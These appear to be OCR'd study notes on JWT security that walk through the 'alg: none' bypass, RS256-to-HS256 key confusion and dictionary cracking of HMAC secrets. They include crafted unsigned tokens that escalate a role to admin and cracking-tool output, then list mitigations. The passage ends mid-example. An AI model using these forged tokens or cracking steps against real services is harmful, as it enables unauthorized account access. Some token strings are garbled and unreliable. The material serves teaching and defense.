
It encoded with Base64 So it is not encryption and the last cuolm it is only validate that the content of the token is not changed

Example



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzd
WIiOiJIZWxsbyBXb3JsZCIsInNlbnNldGl2ZSI6ImR
hdGEiLCJub3QiOiJyaWdodCJ9.8nvQKY9YwjgNni-
7Tr4YtvSfKXbJjQhFn3_tgGiQ5Fw
```

We don`t know the secret for this token and get message invalid signature but we are able to the content of header and the content of payload the data because it is only decoded base64.



HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "sub": "Hello World",
  "sensetive": "data",
  "not": "right"
}
```

Notice: JWT token in authentication or any aJex request or data website try to decoded it try to see what kind of data in the payload.

Notice: Many developer forget and store sensitive data in JWT (it is good to show data what is the payload)


Bypassing the algorithm



Imagine:

- The backend API server generate the token using the alg and secret and send to the client.
- Hacker intercept the connect and change the alg the token header to none and send back to the server.
- The server try to verify the signature of JWT TOKEN, open header to know which algo is used H256 or another (**what if change the header and make the alg to “ none “**)
- He negligee the connection to valid token

Example



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpc3
MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVy
Lm5sLyIsImlhdCI6MTUwNzEwMzU3OCwiZXhwIjoxNT
A3MTAzNjk4LCJkYXRhIjp7ImhlbGxvIjoid29ybGQi
fX0.GFb5kN0w3bmPbedtSCCo7owLAoXOJO71KmFjLt
YAoR0
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "none"
}
```

PAYLOAD: DATA


```
{
  "iss": "http://demo.sjoerdlangkemper.nl/",
  "iat": 1507103578,
  "exp": 1507103698,
  "data": {
    "hello": "world"
  }
}
```

VERIFY SIGNATURE

Make attack

Make alg : “ none”

And delete the signature and leave the dot




```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpc3
MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVy
Lm5sLyIsImlhdCI6MTUwNzEwMzU3OCwiZXhwIjoxNT
A3MTAzNjk4LCJkYXRhIjp7ImhlbGxvIjoid29ybGQi
fX0.
```

```
{
  "typ": "JWT",
  "alg": "none"
}
```

```
{
  "iss": "http://demo.sjoerdlangkemper.nl/",
  "iat": 1507103578,
  "exp": 1507103698,
  "data": {
    "hello": "world"
  }
}
```

Now, you ready to use token with ALG : “ none” without signature and submitted back to server.



demo.sjoerdlangkemper.nl/jwtdemo/hs256.php

```
iJIUzI1NiJ9.eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubmxcLyIsImlhdCI6MTUwNzEwMzU3OCwiZXhwIjoxNT

5lIn0.eyJpc3MiOiJodHRwOi8vZGVtby5zam9lcmR
TUwNzEwMzU3OCwiZXhwIjoxNTA3MTAzNjk4LCJkYX
```

So no need to validated

<u>Bypassing the algorithm</u>


it exchange the algorithm from RS256 to HS256

<u>RSA256 used key pairs public key and private key to validate the token it mean that when generate the token it is generated using private key as a secret and when validate the key he use the public key to validate the signature.</u>

In this case we don`t have enough information if we know the public key of the website we can change the algo in the token to HS256 and we can use any type of data we want in the payload and generate token using public key that already grap from the website and we when submit to the backend server.

Backend server try to verify the signature using public key which is seem secret used to assign the your token.

Example




192.168.100.10:5050/rsa.php

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6ImJsbG9oYXIiLCJ1c2VySWQiOjF9.lMrejaVGCCWMfw3n1wFO2GNr2MH-
IKROqcq6k_rNOlsxKYBubDi5AmqKjtPu3zqiECXYMvmBczTLfwMMsfy0ApGMtkWG7h9RD15waoupC-6il6CL0HpD35eLYSKgLGeltByq6kC-
hNZAjunenyvlGhFK8sBlScsBRhMpbinYuXM
```

This is RSA script will generated JWT token using RSA public key and private key.

Attack


If you graped the public key for the website and we can generate your own token using the public key who get from the website and change the algo from RSA to HS256 nd bypass the protection.



192.168.100.10:5050/rsa.php

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6ImJsbG9oYXIiLCJ1c2VySWQiOjF9.lMrejaVGCCWMfw3n1wFO2GNr2MH-
IKROqcq6k_rNOlsxKYBubDi5AmqKjtPu3zqiECXYMvmBczTLfwMMsfy0ApGMtkWG7h9RD15waoupC-6il6CL0HpD35eLYSKgLGeltByq6kC-
hNZAjunenyvlGhFK8sBlScsBRhMpbinYuXM
```

Get the claim and add the path of public key and generate new token.



```
vagrant@homestead:~/Code/jwt$ php cli.php "eyJ1c2VybmFtZSI6ImJsbG9oYXIiLCJ1c2VySWQiOjF9" key.pub
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImJsbG9oYXIiLCJ1c2VySWQiOjF9.F8DAWe63dosD0rLH946l3T6FWhwqPSFNLBJkkY8C5Dsvagrant@homestead:~/
```


And submit

Successful bypassing

Cracking the JWT Secret


1- Dictionary attack to guess what is the secret
2- Brute force

(**Crack JWT secret take a time in the case JWT using HMAC algo**)



```
→ jwtcrack git:(master) ✗ python crackjwt.py "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJIZWxsbyBXb3JsZCIsInNlbnNldGl2ZSI6ImRhdGEiLCJub3QiO
iJyaWdodCJ9.8nvQKY9YwjgNni-7Tr4YtvSfKXbJjQhFn3_tgGiQ5Fw" dictionary.txt
Cracking JWT eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJIZWxsbyBXb3JsZCIsInNlbnNldGl2ZSI6ImRhdGEiLCJub3QiOiJyaWdodCJ9.8nvQKY9YwjgNni-7Tr4Ytv
SfKXbJjQhFn3_tgGiQ5Fw
('Found secret key:', 'password')
```

Tool :- jwt-cracker



```
vagrant@homestead:~/Code/jwt/crack/jwtcrack$ jwt-cracker "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJIZWxsbyBXb3JsZCIsInNlbnNldGl2ZSI6ImRhdG
EiLCJub3QiOiJyaWdodCJ9.8nvQKY9YwjgNni-7Tr4YtvSfKXbJjQhFn3_tgGiQ5Fw"
^[[C^[[D
Attempts: 100000
Attempts: 200000
```

How mitigate JWT attacks?

- **Use random complicated key (JWT secret: is the most imported peace information of JWT if it compromise it will be worthless the hacker will can generate as many can as he want of JWT token)**
- **Force algorithm in the backend (Don`t depend the algorithm in the header of the token)**
- **Make token expirations (TTL , RTTl) short as possible to avoid any reuse for token it is stateless**
- **Use HTTPs everywhere to avoid MITM / Reply attack.**

Bypassing JWT and Defense mechanism

User’s token capture may lead to several negative consequences.

First, as JWT is transferred openly, it is enough to apply base64UrlDecode function to the **payload** part to receive the initial data stored there. Obviously, a criminal having captured the token, will be able to extract the user’s data stored in the token.

In order to avoid such a threat, the best practice is to:

- Use a secure connection during token transfer;
- Never transfer user’s sensitive data in tokens, limiting oneself to impersonal identifiers.

Second, the criminal having captured a token will be able to reuse this token and access the application on behalf of the user whose JWT has been captured.

The recommendations here will be as follows:

- Like in the first case, to use secure connection during token transfer;
- To limit the JWT lifetime and use **refresh tokens**.

Mining the key for signature symmetric algorithm

In case of symmetric algorithm for signing JWT (HS256, HS512, etc.) a criminal can try to match the key phrase.


Having done so, the criminal can manipulate the JWT tokens like the application does and therefore can get access to the system on behalf of any registered user.

In our example (see part 1 of the article) a “test” box was used as the key phrase to sign JWT. This key phrase is simple and short and can be found in all the main dictionaries for passwords mining. A criminal can easily match the key phrase using `John the Ripper` or `hashcat`.

In this case the recommendations are as follows:


- to use and store the key phrases as confidential information, having considerable length, consisting of upper- and lower-case Latin letters, numbers and special symbols;
- to provide periodic change of the key phrase. This will be less convenient for the users, as they will have to go through identification again, but will help to avoid compromising the key information.

Using "none" algorithm



```
header:
{
 "typ": "JWT",
  "alg": "HS256"
}
payload:
{
  "id": "1337",
  "username": "bizone",
  "iat": 1594209600,
  "role": "user"
}
signature:
ZvkYYnyM929FM4NW9_hSis7_x3_9rymsDAx9yuOcc1I
```

Suppose, we want the application to regard us as an administrator. We need, therefore, to change the field "role" in **payload** for "admin". But if we introduce these changes in the token, its signature will become invalid and the application will not accept such JWT.



```
header:
{
 "typ": "JWT",
  "alg": "none"
}
payload:
{
  "id": "1337",
  "username": "bizone",
  "iat": 1594209600,
  "role": "admin"
}
```

As we are using “none” algorithm, there is no signature in this case. Our encoded JWT will look as follows:

This token will be sent to the server. A vulnerable application, after checking the JWT header and detecting “alg”: “none”, will accept this token without any verification as if it were legitimate, and as a result we will gain administrator rights.

As methods of precaution against such attacks:


- **it is necessary to keep a white list of authorised algorithms on the application side and to dismiss all tokens having a signature algorithm that is different from the one authorised on the server;**
- **it is recommended to work with one algorithm only, e.g., HS256 or RS256**

Changing the signature algorithm

- In case of using asymmetric algorithms for token signature, the signature shall be performed using a private service key and signature verification — using a public service key.

Some libraries used for working with JWT contain logical errors — when receiving a token signed with a symmetric algorithm (e.g., HS256) a public service key will be used as a key phrase for verifying the signature. As a public service key is not secret data, a criminal can easily get it and use for signing own tokens.


To review this example, we will require a new JWT:



```
header:
{
  "alg": "RS256",
  "typ": "JWT"
}
payload:
{
  "id": "1337",
  "username": "bizone",
  "iat": 1594209600,
  "role": "user"
}
signature:
YLOVSKef-paSnnM8P2JLaU2FiS8TbhYqjewLmgRJfCj1Q6rVehAHQ-lABnKoRjlEmHZX-rufHEocDx
```


As in this case we use RS256 algorithm for signature, we will require both public and private keys.

Public key:



